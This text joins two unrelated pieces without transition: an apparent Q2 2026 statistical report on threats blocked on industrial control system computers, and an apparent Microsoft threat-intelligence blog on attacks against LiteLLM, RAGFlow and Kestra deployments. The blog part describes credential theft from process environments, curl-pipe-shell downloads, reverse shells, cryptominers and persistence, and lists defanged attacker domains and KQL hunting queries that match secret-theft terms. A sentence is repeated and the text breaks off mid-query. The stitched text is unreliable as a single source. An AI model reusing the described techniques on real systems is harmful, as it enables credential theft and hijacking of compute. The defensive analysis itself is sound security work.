Malicious scripts and phishing pages remained in first place in the threat category rankings based on the percentage of ICS computers on which the respective threats were blocked. In Q2 2026, the global average dropped to 5.42%.
Over the quarter, the figure for this category only increased in East Asia, rising by 0.93 pp to 4.86%. This is the second-highest figure in the region in the last three years.
In East Asia, the percentage of ICS computers affected by malicious scripts and phishing pages increased in all the industries surveyed, except construction. The highest figures were recorded for biometrics (9.01%) and building automation (6.49%).
Denylisted internet resources
In Q2 2026, denylisted internet resources rose in the threat category rankings from third to second place, displacing spyware. Globally, the percentage of ICS computers on which denylisted internet resources were blocked has been increasing for two quarters in row and reached 4.31%.
The figures increased in all regions over the quarter, most notably in Russia (by 1.33 pp). Moreover, Russia ranked first (5.17%) among the regions in terms of denylisted internet resources. Since 2022, the region has topped these rankings twice before, both times in Q2: in 2022 and 2024.
Among the selected industries in Russia, the highest figures for the denylisted internet resources were in the electric power (6.61%) and engineering and ICS integration (5.62%) industries.
Malicious documents (MSOffice + PDF)
Malicious documents ranked fourth in the threat category rankings by the percentage of ICS computers on which they were blocked. The percentage for this category decreased over the previous three quarters, reaching its lowest level in three years. However, in Q2 2026, it increased to 1.77%.
Over the quarter, the figures for malicious documents increased in seven regions, most notably in South America (by 1.35 pp) and Southern Europe (by 0.48 pp). These two regions are among the top three in terms of malicious documents, malicious scripts and phishing pages, as well as threats from email clients.
South America ranked second in the rankings of regions in terms of malicious documents. In Q2 2026, the percentage of ICS computers in the region on which this threat was blocked was 3.56%, which was the fourth highest in three years.
Among the selected industries in South America, the highest percentage of ICS computers on which malicious documents were blocked was in biometrics (6.67%).
Southern Europe ranked first in the rankings of regions in terms of malicious documents. In the previous quarter, the percentage of ICS computers in the region on which this threat was blocked was the lowest in three years, but in Q2 2026 it increased to 3.63%.
Among the selected industries in Southern Europe, the highest percentage of ICS computers on which malicious documents were blocked was once again in biometrics (11.48%).
Spyware
Spyware ranked third in the threat category rankings based on the percentage of ICS computers on which it was blocked. The percentage for this category (3.30%) is the lowest since 2022.
Over the quarter, the figures increased in three regions, most notably in East Asia (by 0.53 pp) and Southeast Asia (by 0.42 pp).
East Asia ranked third based on the figures for spyware (4.77%), behind Africa and Southeast Asia. This is the region’s highest rate since Q2 2025. Among the countries and territories in the region, the highest percentage of ICS computers on which spyware was blocked was in mainland China (6.61%). Among the selected industries in East Asia, the highest figures for spyware were in the electric power (11.75%) and manufacturing (5.87%) industries. In all the industries surveyed, the figures are higher than the regional average.
Southeast Asia ranked second after Africa in the ranking of regions in terms of spyware, with 5.32%. Among the selected industries in Southeast Asia, the highest figures for spyware were in biometrics (8.93%) and manufacturing (7.32%). The figures increased in all industries over the quarter.
Ransomware
The percentage of ICS computers on which ransomware was blocked decreased in the previous three quarters but increased to 0.16% in Q2 2026.
During the quarter, the percentage increased in all regions, except Western and Southern Europe and North America (Canada). Africa led the ranking in terms of growth for this metric.
In Q2 2026, Africa ranked first among the regions in terms of the percentage of ICS computers on which ransomware was blocked (0.29%). The only time the figure in the region was higher in the past three years was Q2 2025 (0.31%).
Among the selected industries in Africa, the highest figures for ransomware were in the electric power industry (0.72%) and biometrics (0.52%). Over the quarter, the figures increased in all industries, except manufacturing and construction. The biggest increase was recorded in the electric power industry.
In Russia, the percentage of ICS computers on which ransomware was blocked in biometric systems has increased for three consecutive quarters, reaching 1.22%. This is the highest level of ransomware across all industries in all regions.
Miners
In Q2 2026, the percentage of ICS computers on which miners were blocked was the lowest since 2021, for both miners in the form of executable files for Windows (0.48%) and web miners running in browsers (0.14%).
The figures for both categories decreased in all regions, except for Africa where figures for miners in the form of executable files for Windows increased slightly.
On average, the oil and gas industry led the rankings among the selected industries both in terms of miners in the form of executable files for the Windows OS (0.66%) and in terms of web miners (0.34%).
Worms
In Q2 2026, the percentage of ICS computers on which worms were blocked increased to 1.43%.
In Q2 2026, the Middle East (2.11%) was second (after Africa) in the rankings of regions in terms of worms, displacing Central Asia and the South Caucasus.
Among the selected industries in the Middle East, the highest percentage of ICS computers on which worms were blocked was in building automation (2.90%). Over the quarter, the figures increased in all industries.
Australia and New Zealand ranked 12th among the regions in terms of the percentage of ICS computers on which worms were blocked (0.41%). Over the past three years, the figure in this region was only higher in Q2 2024 (0.42%). The figures increased in all the surveyed industries in the region, most notably in manufacturing and electric power. As a result, for these industries they exceeded the regional average by 2.9 and 2.3 times, respectively.
Viruses
In Q2 2026, the percentage of ICS computers on which viruses were blocked decreased to 1.29%.
The top three regions for this metric remain unchanged: Southeast Asia (6.03%), Africa (4.22%), and East Asia (3.14%). These same regions lead the rankings in terms of malware for AutoCAD.
The figures increased in three regions: East Asia, Australia and New Zealand, and Africa, where it has been growing for four consecutive quarters and reached its highest value since 2022.
Among the selected industries in Africa, the highest percentage of ICS computers on which viruses were blocked was in construction (5.47%).
East Asia ranked third among the regions in terms of viruses, reaching the highest level in the region for the past three years. Among the countries and administrative regions of East Asia, mainland China is the clear leader in terms of viruses (5.07%).
Among the selected industries in East Asia, the highest percentage of ICS computers on which viruses were blocked was in construction (5.93%).
In Australia and New Zealand, the increase in the percentage of ICS computers on which viruses were blocked was primarily due to a 4.3-fold increase in the figure for the electric power industry: from 0.29% to 1.24%. For a region where the percentage of attacked ICS computers for all threats is 0.12%, this is a very high value.
Malware for AutoCAD
In Q2 2026, the percentage of ICS computers on which malware for AutoCAD was blocked increased to 0.31%.
The most notable increase over the quarter was observed in Africa. After more than doubling in the previous quarter, the figure for the region continued to rise (although not so dramatically), reaching 1.02%.
Among the selected industries across all regions, the highest percentage of ICS computers on which malware for AutoCAD was blocked was in construction in East Asia (6.38%) and in Southeast Asia (4.05%).
Main threat sources
In Q2 2026, of all the threat sources, the percentage increased only for email.
Percentage of ICS computers on which malicious objects from various sources were blocked
Internet
The percentage of ICS computers on which threats from the internet were blocked decreased to 7.61%, reaching its lowest level since 2021.
Over the quarter, the percentage increased in three regions: East Asia by 0.8 pp (to 6.3%), South Asia by 0.3 pp (to 10.4%), and Russia by 0.3 pp (to 6.4%).
Among the selected industries across all regions, the highest percentage of ICS computers on which threats from the internet were blocked was in biometrics (13.03%) and engineering and ICS integration (12.16%) in South Asia.
Email
The percentage of ICS computers on which email threats were blocked increased to 2.84%.
In Q2 2026, the percentage of ICS computers on which email threats were blocked increased in South America by 1.0 pp (to 5.2%) and in Africa by 0.7 pp (to 4.3%).
Among the selected industries across all regions, the highest percentage of ICS computers on which email threats were blocked was in biometrics (19.14%) and building automation (12.49%) in Southern Europe.
Removable media
The percentage of ICS computers on which threats from removable media were blocked continued to decrease, reaching 0.24%, the lowest value for the period under review.
Among the selected industries across all regions, the highest percentage of ICS computers on which threats from removable media were blocked was in the electric power industry in East Asia (1.34%) and biometrics in Africa (1.29%).
Network folders
The percentage of ICS computers on which threats from network folders were blocked continued to decrease. In Q2 2026, it was the lowest for the period under review, at 0.023%.
The only region to see an increase in the percentage of ICS computers on which threats from network folders were blocked during the quarter was Africa. This was mainly due to an increase in the building automation figure to 0.05%.
Among the selected industries across all regions, the highest percentage of ICS computers on which threats from network folders were blocked was in biometrics (0.23%), building automation (0.17%), and engineering and ICS integration (0.13%) in East Asia.
In this article
AI workloads are becoming high-value control pointsCase study 1: LiteLLM gateway compromiseCase study 2: RAGFlow compromiseCase study 3: Kestra compromiseMitigation and protection guidanceMITRE ATT&CK techniques observedReferencesLearn more
AI is creating a new layer of enterprise infrastructure. Gateways, retrieval platforms, orchestration services, and containerized runtimes now sit between users, applications, data, and models. These
AI is creating a new layer of enterprise infrastructure. Gateways, retrieval platforms, orchestration services, and containerized runtimes now sit between users, applications, data, and models. These systems concentrate credentials, data access, model connectivity, and execution privileges, making them some of the most powerful components in the AI stack.
That concentration of trust is also creating new opportunities for attackers. In recent investigations, Microsoft observed activity targeting three distinct AI workloads: a LiteLLM gateway, a RAGFlow deployment, and a Kestra workflow environment. The intrusion paths varied, but the objectives were strikingly similar. Attackers sought to steal credentials, establish persistence, and monetize compromised compute resources.
The individual techniques matter, but the broader pattern matters more. Across these cases, attackers treated AI infrastructure as a control plane where credential theft, host compromise, and downstream data access can converge. As organizations continue to deploy AI systems, these platforms are becoming high value targets that deserve the same security scrutiny as other critical enterprise infrastructure.
AI workloads are becoming high-value control points
The campaign-level signal extends beyond one product. The targeted workloads served different functions, but each exposed assets that could support follow-on abuse, including model-provider keys, proxy-issued virtual keys, database connection strings, tenant configuration, workflow execution, or host compute. Post-compromise behavior varied by workload role. Defenders should inventory exposed AI management surfaces, restrict administrative access, and monitor for gateway-originated execution and secret access.
Three observed compromises across AI workloads
AI workload
Observed activity
Attacker objective
LiteLLM
Observed attacker activity: Python droppers, runtime secret harvesting, PostgreSQL collection, miner deployment, and persistence activity from the LiteLLM gateway context.
Microsoft assessment: Initial access likely occurred through exploitation of the exposed LiteLLM gateway surface, consistent with the vulnerability chain involving CVE-2026-42271 and CVE-2026-48710.
Observed attacker activity: Possible SSRF-style reconnaissance followed several days later by code execution, application-path modification, and placement of a Python hook in the TenantLLM credential-configuration flow.
Public research: Describes multiple RAGFlow execution paths; Microsoft does not attribute this intrusion to a specific vulnerability.
Intercept newly configured LLM provider credentials and model metadata.
Kestra
Observed attacker activity: Workflow-origin shell execution, Docker and container-environment discovery, XMRig deployment, and follow-on data collection.
Microsoft assessment: Initial access likely involved exploitation of the exposed Kestra orchestration surface, with CVE-2026-49869 providing relevant public vulnerability context.
Secret discovery, container-level access, data collection, and rapid compute monetization.
Case study 1: LiteLLM gateway compromise
Framework role and affected runtime context
LiteLLM is commonly deployed as a proxy or gateway between applications and model providers. In that position, the service may hold or retrieve model-provider keys, LiteLLM master keys, virtual-key records, database connection strings, routing configuration, and tenant policy data. Command execution in the gateway runtime therefore exposed a process context close to AI routing and credential material.
Microsoft assesses with high confidence that initial access likely occurred through exploitation of the exposed LiteLLM gateway surface. Relevant public vulnerability paths include CVE-2026-42271, an authenticated command-execution issue in LiteLLM MCP stdio test endpoints, and the route described in public research that chains this flaw with CVE-2026-48710, a Starlette host-header validation bypass, to achieve unauthenticated remote code execution in vulnerable exposed deployments.
In this chain, CVE-2026-42271 provides the command execution capability through the MCP stdio test path, while CVE-2026-48710 can weaken the authentication boundary in affected configurations, potentially making that capability reachable without valid credentials.
In this case, initial access occurred in the context of the LiteLLM gateway process. The gateway service, rather than an unrelated system process, became the execution origin. Subsequent activity from that point is described in the observed attack chain below.
Figure 2. Process tree observed from the compromised LiteLLM gateway, showing shell and Python execution originating from the gateway service process.
Observed attack chain
Stage 1: Credential harvesting from the gateway runtime
The first observed stage was credential harvesting from the LiteLLM gateway runtime. The payload read the gateway process environment and filtered for credential-related values, including model-provider API keys, the LiteLLM master key, database connection strings, UI credentials, tokens, passwords, and other secret-like fields.
Figure 3. Credential harvesting from the gateway process environment, filtered for provider keys and connection strings.
In containerized LiteLLM deployments where the gateway runs as PID 1, /proc/1/environ exposes the environment block for the gateway process. Telemetry showed the payload reading /proc/1/environ, filtering for keywords such as master, API key, token, password, and UI-related fields, then sending collected values to attacker-controlled infrastructure.
The exfiltration logic used multiple transports in sequence, including Python urllib, curl, and wget. This provided fallback paths if one tool was unavailable or if egress controls affected one outbound method.
Stage 2: Payload delivery and masqueraded execution
The second stage moved from gateway-level command execution to payload delivery. The first delivery path launched from the compromised LiteLLM gateway process as an inline Python command. The code retrieved a masqueraded ELF binary from attacker-controlled infrastructure, staged it under a temporary path, marked it executable, and launched it with command-line arguments resembling a Linux service process.
The downloaded ELF used service-style naming and arguments to masquerade as a benign Linux daemon.
A second delivery path used a shell-stage downloader. A gateway-spawned Python command invoked a shell that used multiple download methods with short timeouts and fallback behavior, staged the retrieved content under randomized temporary paths, marked it executable, and launched it with supplied parameters. Together, these paths show redundant payload retrieval and execution from the gateway process context.
Figure 4. ELF binary retrieved and staged under the interpreter’s name python3, then launched with service-manager argumentsStage 3: Host discovery and competing-miner checks.
The third stage performed host discovery from the second-stage payload. Observed commands fingerprinted the host, checked privilege boundaries, inspected listening ports, and searched for other miner or remote-access activity on the system.
Figure 5. Host reconnaissance and competing-miner sweeps.
Relevant artifacts included a silent passwordless-sudo check, listening-port inspection, and multiple process sweeps for miner or remote-access tooling. The searches included terms associated with miners, remote shells, competing infrastructure, and previously dropped scripts.
Stage 4: Cryptomining preparation and competing-miner removal
The fourth stage prepared the host for cryptocurrency mining and removed competing persistence. Telemetry showed XMRig or XMRig-like mining components, RandomX-related tuning, and cleanup commands targeting other miners.
Figure 6. MSR module loaded for CPU tuning, followed by removal of competing miner cron entries.
Two artifacts were central. A command loaded the Linux Model-Specific Register module with write access enabled, a behavior commonly associated with RandomX/XMRig CPU tuning. Separately, a crontab rewrite removed entries associated with other miner names before writing the modified cron data back.
Stage 5: LiteLLM database access through Azure PostgreSQL
The fifth stage used the previously collected database connection string to access the LiteLLM-backed PostgreSQL data tier. This moved the activity from host-level secret exposure into application-layer data collection from the gateway backend database.
Figure 7. Discovery of PostgreSQL configuration files and native-extension paths.Figure 8. Database access and credential collection from LiteLLM model and virtual-key tables.
Telemetry captured a self-contained python3 one-liner that read the gateway PID 1 environment, parsed DATABASE_URL, installed or imported PostgreSQL support, connected to the database, and dumped LiteLLM model and virtual-key records. The connection string referenced <name>.postgres.database.azure.com, indicating Azure Database for PostgreSQL.
The payload targeted LiteLLM tables including LiteLLM_ProxyModelTable and LiteLLM_VerificationToken. The collected records could include model configuration, upstream provider key material, provider endpoints, and proxy-issued virtual keys.
Output was base64-encoded and exfiltrated in small chunks to an out-of-band callback endpoint. A sibling variant posted data to a separate web endpoint that was also observed during the earlier credential-harvesting stage.
Stage 6: Persistence, command-and-control, and defence evasion
The sixth stage added persistence, command-and-control, and defence-evasion mechanisms. Observed artifacts included service-account SSH authorized-key modification, hidden-file relay execution, masqueraded service names, self-relaunch loops, and immutable-file attributes.
The durable access artifact was an authorized_keys write under a service account. Additional artifacts included hidden-file relay execution, command-and-control relay components, masqueraded systemd service names, and relaunch paths under hidden temporary files.
Names used in relaunch paths overlapped with common Linux daemon naming patterns. Periodic out-of-band callbacks were also observed, providing network telemetry that the payload continued to execute and retained outbound connectivity.
Impact
The LiteLLM compromise produced multiple impact paths: provider credential exposure, proxy-issued key exposure, database-backed configuration access, host resource abuse, and durable service-account access. The gateway role made these impacts broader than a standard single-process application compromise.
Case study 2: RAGFlow compromise
Framework role and affected runtime context
RAGFlow supports document-processing and retrieval-augmented generation workflows and stores tenant LLM configuration. The observed execution occurred inside the RAGFlow container under the application runtime lineage. That context is important because the affected code paths process provider credentials when users add or modify LLM settings.
Initial access and compromise pattern
Figure 10. RAGflow compromise – attack chain.
Microsoft assesses with high confidence that initial access likely occurred through exploitation of the exposed RAGFlow application surface. Telemetry showed the RAGFlow server process retrieving an attacker-supplied URL through the application’s own HTTP client, resulting in an outbound Burp Collaborator callback without corresponding child-process execution. Remote code execution in the same service context followed later in the observed sequence.
Microsoft assesses with low confidence which specific vulnerability, if any, enabled that code execution. Because the relevant application code paths execute within the RAGFlow Flask service process, endpoint telemetry could not distinguish the precise execution sink. Publicly documented vulnerabilities affecting relevant RAGFlow versions include CVE-2026-45312 and CVE-2026-28797, authenticated Jinja2 server-side template injection issues in the prompt generator and Agent workflow components; CVE-2026-24770, a MinerU parser path-traversal issue that can permit arbitrary file overwrite and subsequent code execution; and CVE-2025-68700, a Canvas CodeExec sandbox-bypass issue tracked as GHSA-8xw3-v6c2-j84j.
These vulnerabilities provide plausible technical context but are not attributed as the confirmed cause of this intrusion. Depending on the affected version and deployment configuration, access to authenticated functionality could also be influenced by separate account-access weaknesses, including CVE-2025-69286. For defenders, the possible SSRF activity through the OASTify relay network is a useful precursor signal because remote code execution in the same service context followed several days later.
Observed attack chain
Stage 1: Application discovery and hook creation
The first payload stage located the RAGFlow installation from inside the container and identified the tenant LLM model-configuration path. Telemetry showed discovery logic for common application locations, followed by creation of a hidden runtime hook under the application tree.
Figure 11. First stage Python credential theft hook.
Stage 2: Persistence through application startup modification
The second stage modified the application startup or import path so the hidden hook would load with the RAGFlow service. This tied the credential-interception behavior to the application runtime rather than to a separate long-running process.
Figure 12. Exec hook created in the startup path of RAGFLow.
Stage 3: Credential interception during LLM configuration
The hook wrapped the tenant LLM configuration flow and captured newly supplied provider metadata during credential setup. Captured fields included provider type, model name, API key material, and related endpoint metadata. The collection routine used outbound HTTP from within the container and suppressed errors so the application flow could continue if collection failed.
Figure 13. Credential Stealer extracting configured API keys.
Stage 4: Finalization and installation verification
The final stage wrote or refreshed the hook and created a local marker indicating that installation had completed. Command-line telemetry was partially truncated, but the repeated execution sequence, process lineage, and application-file modifications were sufficient to reconstruct the functional behavior.
Figure 14. Exfiltration of collected data to C2.
Impact
The RAGFlow compromise was primarily focused on LLM credential collection rather than host monetization. Telemetry did not show miner deployment or an interactive reverse shell in this case. The affected runtime path could capture provider credentials configured after the hook was installed, and the startup-path modification could persist across service restarts if the modified filesystem state remained present. SSH-key material was also written inside the container, but its durability depends on container privileges, filesystem persistence, and host-container boundary configuration.
Case study 3: Kestra compromise
Framework role and affected runtime context
Kestra is a workflow orchestration environment. Because workflows are designed to execute tasks and interact with external systems, abuse of workflow-creation and execution capabilities can provide direct code execution in the worker runtime.
Initial access and compromise pattern
Figure 15. Kestra Compromise – attack chain.
Microsoft assesses with high confidence that initial access likely occurred through exploitation of CVE-2026-49869, a critical authentication-bypass vulnerability in Kestra. Exploitation could allow an unauthenticated remote attacker with network access to bypass the login mechanism, define a malicious workflow using the Process runner, and trigger worker-side shell-script execution.
Following the assessed initial-access sequence, telemetry showed two closely timed workflow-origin shell sessions. The first produced shell initialization activity, while the second performed the main follow-on actions, including Docker socket access, container-environment enumeration, miner deployment, and defence-evasion file operations. A later workflow-origin event used a curl-pipe-shell delivery pattern to retrieve remote script content directly into a shell and store collected output through the application’s own key-value interface.
Observed attack chain
Stage 1: Workflow-origin shell execution
Telemetry showed the Kestra worker lineage spawning shell activity from the orchestration layer. Two closely timed workflow-origin shell sessions were observed; the first produced shell initialization activity, while the second performed the main follow-on actions.
Stage 2: Docker container environment discovery
After workflow-origin execution, commands accessed the mounted Docker socket from inside the compromised orchestration environment. The activity queried container metadata and inspected container environment arrays, exposing environment-backed values from other containers reachable through the mounted runtime socket.
This behavior is significant because workflow engines often run near automation secrets. Environment arrays, mounted configuration, service credentials, and container metadata may expose cloud keys, database passwords, API tokens, or internal service endpoints when the container runtime socket is accessible.
Figure 16. Container discovery performed through malicious workflow.
Stage 3: Cryptominer deployment
The monetization phase followed the workflow-origin execution chain. Telemetry showed miner retrieval from a public release source, archive extraction, binary renaming, background execution, and mining-pool communication. CPU-tuning behavior commonly associated with RandomX/XMRig mining was also observed.
Additional defence-evasion file operations were observed around a temporary path, including restrictive permissions and immutable-file attributes. These artifacts provide file-system telemetry alongside the workflow-origin process lineage and network activity.
Figure 17. Credential harvesting performed through malicious workflow.
Stage 4: Data harvesting through workflow task execution
A later workflow-origin event used a curl-pipe-shell pattern for follow-on collection. Remote script content was retrieved and executed directly by the shell without being written as a standalone script file first. The resulting output was encoded and stored through Kestra’s own key-value interface.
Figure 18. Deployment of cryptominer through malicious workflow.
Impact
The Kestra compromise exposed four impact paths: shell execution through the workflow engine, container-environment exposure through Docker socket access, host resource hijacking through miner deployment, and follow-on collection through workflow task execution. The later curl-pipe-shell event encoded collected output and stored it through Kestra’s own key-value interface, reducing reliance on standalone file artifacts.
Possible AI-assisted payload development
Several payloads exhibited characteristics often associated with assisted or generated code, including organized imports, explicit timeout handling, dependency fallbacks, formatted output, defensive exception handling, and explanatory comments. Compared with minimal, one-off shell payloads, these samples showed a more structured and robust implementation style.
Figure 19. Dropper source with structured imports, timeout handling, and non-English comments.Figure 20. Collection routine with dependency fallback on import failure.
These characteristics are observations about the tooling, not evidence of attribution. From a security perspective, their significance is that they can improve payload portability and resilience across Linux and container environments. No conclusion about the code’s authorship or development method is required.
Key patterns observed across AI workloads
Initial access differed by workload. LiteLLM involved command execution from the gateway runtime. RAGFlow progressed from SSRF-style probing to runtime modification. Kestra used workflow execution as the shell-access path.
The observed objectives were consistent. Across the cases, telemetry showed credential collection, durable access mechanisms, and resource monetization, even though the execution path differed by product.
Payload behavior was specific to each workload. LiteLLM payloads targeted gateway environment variables and database-backed proxy records. RAGFlow activity targeted LLM credential configuration. Kestra activity focused on workflow execution, container discovery, and cryptomining.
What this means for defenders: Defenders should monitor AI workloads according to their control-plane role, not only as isolated applications. Gateway, retrieval, and orchestration services can concentrate credentials, database access, workflow execution, and container privileges in one runtime. High-value detections should therefore correlate unexpected application-origin shells or interpreters with secret access, application-file modification, Docker socket use, outbound callbacks, and resource-hijacking activity. Treating these signals as a connected compromise path can expose attacks earlier than product-specific indicators alone.
Mitigation and protection guidance
Microsoft recommends the following mitigations to help reduce the risk and impact of AI workload compromise.
Treat AI gateways as Tier-0 secrets stores. Keep LiteLLM and similar proxies patched, require authentication across API and UI surfaces, restrict administrative and management ports, and do not expose management interfaces directly to the internet.
Scope and protect provider credentials. Issue per-team virtual keys with spend limits instead of sharing master keys, store upstream API keys in a managed secret store rather than process environment variables, and rotate credentials associated with an exposed or compromised gateway.
Apply least privilege to gateway and database access. Run the proxy under a dedicated service account, limit its PostgreSQL permissions to required objects, place the database behind a private endpoint with restrictive firewall rules, and enable Microsoft Defender for Cloud monitoring for the database and surrounding cloud resources.
Constrain outbound traffic. Use deny-by-default egress rules and allowlist only required model-provider and service endpoints. Block direct connections to raw-IP hosts and non-standard ports, and route permitted traffic through an FQDN-filtering firewall or inspecting proxy.
Monitor outbound callbacks and campaign infrastructure. Filter and log DNS traffic to identify out-of-band callbacks and subdomain-encoded beacons, and monitor connections to campaign-associated C2 and OAST domains.
Harden the host runtime. Mount temporary directories as non-executable where operationally feasible, alert on execution from world-writable paths, and monitor changes to cron entries, SSH authorized_keys files, and immutable-file attributes.
Enable Microsoft Defender for Endpoint protections on Linux. Keep real-time and cloud-delivered protection enabled to detect files written to disk, newly observed droppers, miners, and second-stage payloads. Enable behavior monitoring for anomalous child processes, credential access, data staging, exfiltration, and persistence activity.
Microsoft Defender detections
Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, cloud workloads, and apps to provide integrated protection against attacks on AI infrastructure like the one discussed in this blog. Given the criticality of this new attack layer, defender is providing differentiated visibility, detection and protection from attacks against AI resources. Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.
Tactic
Observed activity
Microsoft Defender coverage
Initial Access
Exploitation of internet-exposed AI workload surfaces, including model gateway, retrieval, and workflow orchestration services reachable without network restriction.
Microsoft Defender for Endpoint – Suspicious shell execution from an AI workload process – Suspicious shell execution from a scripting application runtime
Credential Access
LiteLLM: reads of /proc/1/environ and the model-config table to harvest provider API keys and the database connection string.
RAGFlow: TenantLLM.insert() monkey-patched to intercept provider API keys (OpenAI, Azure, Anthropic, Gemini) on every LLM configuration event, exfiltrated to a secondary C2 endpoint.
Kestra: Docker socket used to enumerate container Config.Env arrays across all running containers, collecting embedded cloud, database, and API secrets.
Microsoft Defender for Endpoint – Suspicious process collected data from local system – Suspicious file copy operations Enumeration of files with sensitive data
Execution & Defense Evasion
LiteLLM: second-stage binary dropped to /tmp and executed under names impersonating system services and daemons.
RAGFlow: base64-encoded Python payloads decoded and written to /tmp, executed sequentially to discover the RAGFlow install, inject a persistence hook, and verify implant success — fully automated with no interactive shell.
Kestra: malicious workflow submitted via the pipeline API caused the Java worker to spawn a bash reverse shell; XMRig was downloaded, unpacked, and renamed to evade name-based detection.
Microsoft Defender for Endpoint – Hidden file executed – Suspicious process launched from a world-writable directory – Suspicious path deletion – Suspicious file dropped and launched – Suspicious shell command execution – Suspicious piped command launched – Executable permission added to file or directory Possible reverse shell – Suspicious Python command-line execution\ – Suspicious script launched – Process launched in the background – Suspicious file or information obfuscation detected – Suspicious deletion of launched process binary – Suspicious shell execution from a scripting application runtime
RAGFlow: every LLM API key configured after infection silently exfiltrated, enabling unauthorized use of provider accounts at the attacker’s direction.
Kestra: XMRig v6.26.0 launched with RandomX MSR tuning toward a Monero mining pool, consuming host CPU for attacker profit.
Microsoft Defender for Endpoint – Possible coin mining activity – Trojan:Linux/CoinMiner!rfn
Microsoft Defender for Cloud – Digital currency mining activity
Persistence
LiteLLM: SSH key written to a service account, cron entries created, and payload directories made immutable with chattr +i to resist cleanup.
RAGFlow: api/__init__.py backdoored to load a hidden hook file on every service start, surviving container restarts. SSH key planted in the container.
Kestra: miner launched with nohup to survive shell exit; follow-on harvest.sh collected and stored host data through the Kestra KV API.
Microsoft Defender for Endpoint – Suspicious addition of an SSH key; – Suspicious cron job creation; – Suspicious kernel module loaded
Command and Control
LiteLLM: outbound beacons to raw-IP infrastructure on port 81, sslip.io DNS rebinding to bypass reputation checks, and OAST callbacks to yosemite[.]jp, gobygo[.]net, and oast[.]me/pro/fun.
RAGFlow: SSRF probing to shared scanning infrastructure in phase 1; API key exfiltration to a separate C2 endpoint in phase 2. Kestra: interactive reverse shell to a Linode VPS; sustained mining pool connections to auto.c3pool[.]org.
Microsoft Defender for Endpoint – Suspicious communication with a remote target; – Suspicious file or content ingress. – Suspicious connection to cryptocurrency mining pool
Microsoft Security Copilot
Security Copilot customers can use the standalone experience to create their own prompts or run prebuilt promptbooks to automate incident response or investigation tasks related to this threat:
Incident investigation: correlate gateway process, credential-access, mining, and persistence signals into a single timeline and surface the provider keys that may have been exposed.
Microsoft user analysis: assess accounts and service principals whose credentials the gateway could have exposed.
Advanced hunting queries
Microsoft Defender XDR customers can use these Advanced hunting queries to identify behaviors associated with this intrusion across Linux workloads and AI gateway environments. Each query focuses on a specific detection objective and is designed to help analysts validate suspicious activity, pivot across related process and network telemetry, and prioritize results that combine gateway-originated execution, secret access, payload staging, persistence, or outbound communication. Tune the queries for known administrative activity and approved gateway maintenance in your environment.
When reviewing results, prioritize events where a gateway process launches a shell, downloader, interpreter, or system utility; where command lines reference /proc/1/environ, LiteLLM database tables, provider keys, or PostgreSQL libraries; and where outbound traffic reaches raw-IP infrastructure or out-of-band callback domains. Matches that combine gateway ancestry, secret-access terms, and outbound communication should be treated as higher confidence.
AI gateway process spawning shells, downloaders, or interpreters
This query looks for a LiteLLM gateway process launching execution utilities that are not expected for normal model-routing activity. In this intrusion, that relationship was the earliest high-value pivot: the gateway runtime became the parent process for shell commands, Python one-liners, downloaders, secret discovery, and follow-on payload execution.
// Low-FP pivot: AI gateway parent process spawning execution utilities.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine) and isnotempty(InitiatingProcessCommandLine)
| extend ParentCmd = tolower(InitiatingProcessCommandLine), Cmd = tolower(ProcessCommandLine)
| where ParentCmd has_any ("litellm", "litellm-proxy", "litellm_proxy", "ragflow", "kestra")
| where FileName in~ ("bash", "sh", "dash", "curl", "wget", "python", "python3")
| where Cmd has_any ("/proc/1/environ", "database_url", "psycopg2", "urllib.request", "urlretrieve", "base64")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc
Direct access to container environment variables
This query detects command-line access to /proc/1/environ, a high-signal behavior in containerized services where the main process often runs as PID 1. For an AI gateway, this environment can contain model-provider API keys, the gateway master key, database connection strings, UI passwords, and other secrets.
// High-signal secret access in containerized services.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| where Cmd contains "/proc/1/environ"
| where FileName in~ ("cat", "bash", "sh", "python", "python3", "grep")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc
LiteLLM-specific secret and configuration discovery
This query narrows secret-discovery hunting to LiteLLM-specific context before matching sensitive terms. That structure reduces noise from generic words such as key, token, and password, while still surfacing command lines that reference LiteLLM proxy tables, virtual keys, provider configuration, or database material.
// Hunt for command lines that combine LiteLLM context with secret-related terms.
// This helps reduce false positives from generic credential keywords.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| where Cmd has_any (
    "litellm",
    "litellm_proxymodeltable",
    "litellm_verificationtoken",
    "proxymodeltable",
    "verificationtoken"
)
| where Cmd has_any (
    "secret",
    "token",
    "key",
    "password",
    "master",
    "database_url",
    "postgres",
    "psycopg2",
    "psycopg2-binary"
)
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId, FolderPath
| sort by Timestamp asc
Python-based database credential discovery
This query hunts for Python execution that references database connection material or PostgreSQL client libraries. In the observed attack chain, Python was used to parse DATABASE_URL, install or import PostgreSQL support, and access LiteLLM-backed database tables containing model configuration and virtual-key material.
// Hunt for Python activity associated with database credential discovery or use.
// Pivot from matches to parent process, network connections, and any package-install activity.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| where Cmd has_any ("python", "python2", "python3")
| where Cmd has_any (
    "database_url",
    "postgres",
    "postgresql",
    "psycopg2",
    "psycopg2-binary"
)
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId, FolderPath
| sort by Timestamp asc
Shell-based secret discovery with text-processing tools
This query looks for common Linux text-processing utilities used to search environment files, application configuration, or LiteLLM-related material for secrets. It requires three signals: a discovery utility, a relevant target, and a sensitive keyword, making it more precise than broad keyword searches alone.
// Hunt for shell utilities searching for secrets in environment or configuration data.
// Higher confidence results combine a discovery tool, a relevant target, and a secret keyword.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
